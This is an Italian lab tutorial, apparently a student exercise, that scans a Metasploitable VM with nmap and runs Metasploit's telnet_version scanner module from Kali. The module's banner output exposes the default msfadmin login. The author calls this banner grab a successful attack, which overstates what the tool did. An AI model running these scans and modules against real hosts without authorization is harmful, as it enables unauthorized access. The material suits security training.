# Attacco sul servizio "Telnet" con "Metasploit"

- Indice:
- Introduzione
- Configurazione Ip
  - Scanning
- Utilizzo di Metasploit

#### Introduzione

Che cos'è un attacco hacker sul servizio Telnet?

Il servizio Telnet è un protocollo che è stato creato per l'interazione tra computer remoti e viene utilizzato tramite interfaccia a riga di comando ed è bidirezionale ed orientato ai byte.

Questo protocollo ha alcuni problemi di sicurezza tra cui la mancanza di uno schema di autenticazione che renda sicura la comunicazione tra due host e non intercettabile; la non decriptazione dei dati inviati tramite la connessione (nemmeno le password) ed è quindi banale catturare i dati scambiati ed usare la password per scopi malevoli.

A causa di queste vulnerabilità gli hacker possono utilizzarle per entrare nel sistema. Oggi andremo a vedere il tool "Metasploit". Utilizzeremo la macchina Kali per fare l'attacco verso la macchina Metasploitable.

# Configurazione Ip

 Prima di sferrare un attacco bisogna conoscere l'indirizzo ip e nel nostro caso andiamo a settare gli indirizzi delle nostre macchine virtuali.

```
File Actions Edit View Help
-$ ifconfig
eth0: flags=4163<UP, BROADCAST, RUNNING, MULTICAST> mtu 1500
       inet 192.168.1.25 netmask 255.255.255.0 broadcast 192.168.1.255
       inet6 fe80::a00:27ff:fe21:b1d0 prefixlen 64 scopeid 0×20<link>
       ether 08:00:27:21:b1:d0 txqueuelen 1000 (Ethernet)
       RX packets 61 bytes 7320 (7.1 KiB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 37 bytes 4038 (3.9 KiB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
       inet 10.0.2.5 netmask 255.255.255.0 broadcast 10.0.2.255
       inet6 fe80::db46:ef7d:3163:c23d prefixlen 64 scopeid 0×20<link>
       ether 08:00:27:36:82:25 txqueuelen 1000 (Ethernet)
       RX packets 5 bytes 1360 (1.3 KiB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 27 bytes 3604 (3.5 KiB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
       inet 127.0.0.1 netmask 255.0.0.0
       inet6 :: 1 prefixlen 128 scopeid 0×10<host>
       loop txqueuelen 1000 (Local Loopback)
       RX packets 9 bytes 800 (800.0 B)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 9 bytes 800 (800.0 B)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
metasploitable [In esecuzione] - Oracle VM VirtualBox
         Macchina
                      Visualizza
                                    Inserimento
                                                     Dispositivi
                                                                   Aiuto
root@metasploitable:/home/msfadmin# ifconfig
         Link encap: Ethernet HWaddr 08:00:27:1a:9a:84
eth0
          inet addr:192.168.1.40 Bcast:192.168.1.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe1a:9a84/64 Scope:Link
         UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
         RX packets:19 errors:0 dropped:0 overruns:0 frame:0
         TX packets:64 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:1000
         RX bytes:1550 (1.5 KB) TX bytes:6460 (6.3 KB)
         Base address:0xd020 Memory:f0200000-f0220000
         Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
         UP LOOPBACK RUNNING MTU:16436 Metric:1
         RX packets:113 errors:0 dropped:0 overruns:0 frame:0
         TX packets:113 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:0
         RX bytes:29705 (29.0 KB) TX bytes:29705 (29.0 KB)
root@metasploitable:/home/msfadmin#
```


# Scanning

 Per conoscere quali sono i servizi aperti andiamo a fare uno scanning di rete con il tool "Nmap".

```
-(kali@kali)-[~]
└S nmap -sV 192.168.1.40
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-05 07:12 EST
Nmap scan report for 192.168.1.40
Host is up (0.0016s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT
        STATE SERVICE
                         VERSION
21/tcp open ftp
                          vsftpd 2.3.4
22/tcp open ssh OpenSSH 4.7p1
23/tcp open telnet Linux telnetd
                         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
25/tcp open smtp Postfix smtpd
53/tcp open domain ISC BIND 9.4.2
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp open rpcbind 2 (RPC #100000)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open exec
                         netkit-rsh rexecd
513/tcp open login?
                         Netkit rshd
514/tcp open shell
1099/tcp open java-rmi
                         GNU Classpath grmiregistry
1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs
                          2-4 (RPC #100003)
                         ProFTPD 1.3.1
2121/tcp open ftp
3306/tcp open mysql
                         MySQL 5.0.51a-3ubuntu5
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open vnc
                          VNC (protocol 3.3)
6000/tcp open X11
                         (access denied)
6667/tcp open irc
                         UnrealIRCd
                          Apache Jserv (Protocol v1.3)
8009/tcp open ajp13
8180/tcp open http
                          Apache Tomcat/Covote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/
o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 52.78 seconds
```

## Utilizzo di Metasploit

 Dopo aver avviato il tool con il comando "msfconsole" andiamo a ricercare il servizio che vogliamo "ackerare" tramite il comando "search telnet version".



### Utilizzo di Metasploit

 Dopo aver visto tramite il comando "show options" quali sono le impostazioni necessarie le vado ad implementare.

```
/telnet_version) > set RHOST 192.168.1.40
msf6 auxiliary(
RHOST ⇒ 192.168.1.40
                      dnet/telnet version) > show options
msf6 auxiliarv(
Module options (auxiliary/scanner/telnet/telnet_version):
   Name
           Current Setting Required Description
   PASSWORD
                                   The password for the specified username
                          no
                                   The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RHOSTS
           192.168.1.40
                          ves
                                  The target port (TCP)
   RPORT
                          ves
                                  The number of concurrent threads (max one per host)
   THREADS
                          ves
   TIMEOUT 30
                                   Timeout for the Telnet probe
   USERNAME
                                   The username to authenticate as
View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/telnet/telnet version) > exploit
           [+] 192.168.1.40:23
                      \x0a\x0a\x0aWarning: Never expose this VM to an untrusted network!\x0a\x0aContact: msfdev[at]metasploit.com\x0a\x0a\x0aLogin with msfad
min/msfadmin to get started\x0a\x0a\x0ametasploitable login:
[*] 192.168.1.40:23
                    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

### Utilizzo di Metasploit

 Come si è visto dalla figura precedente possiamo dire che il nostro attacco è andato a buon fine. Siamo riusciti ad ottenere user-ld e password.

Grazie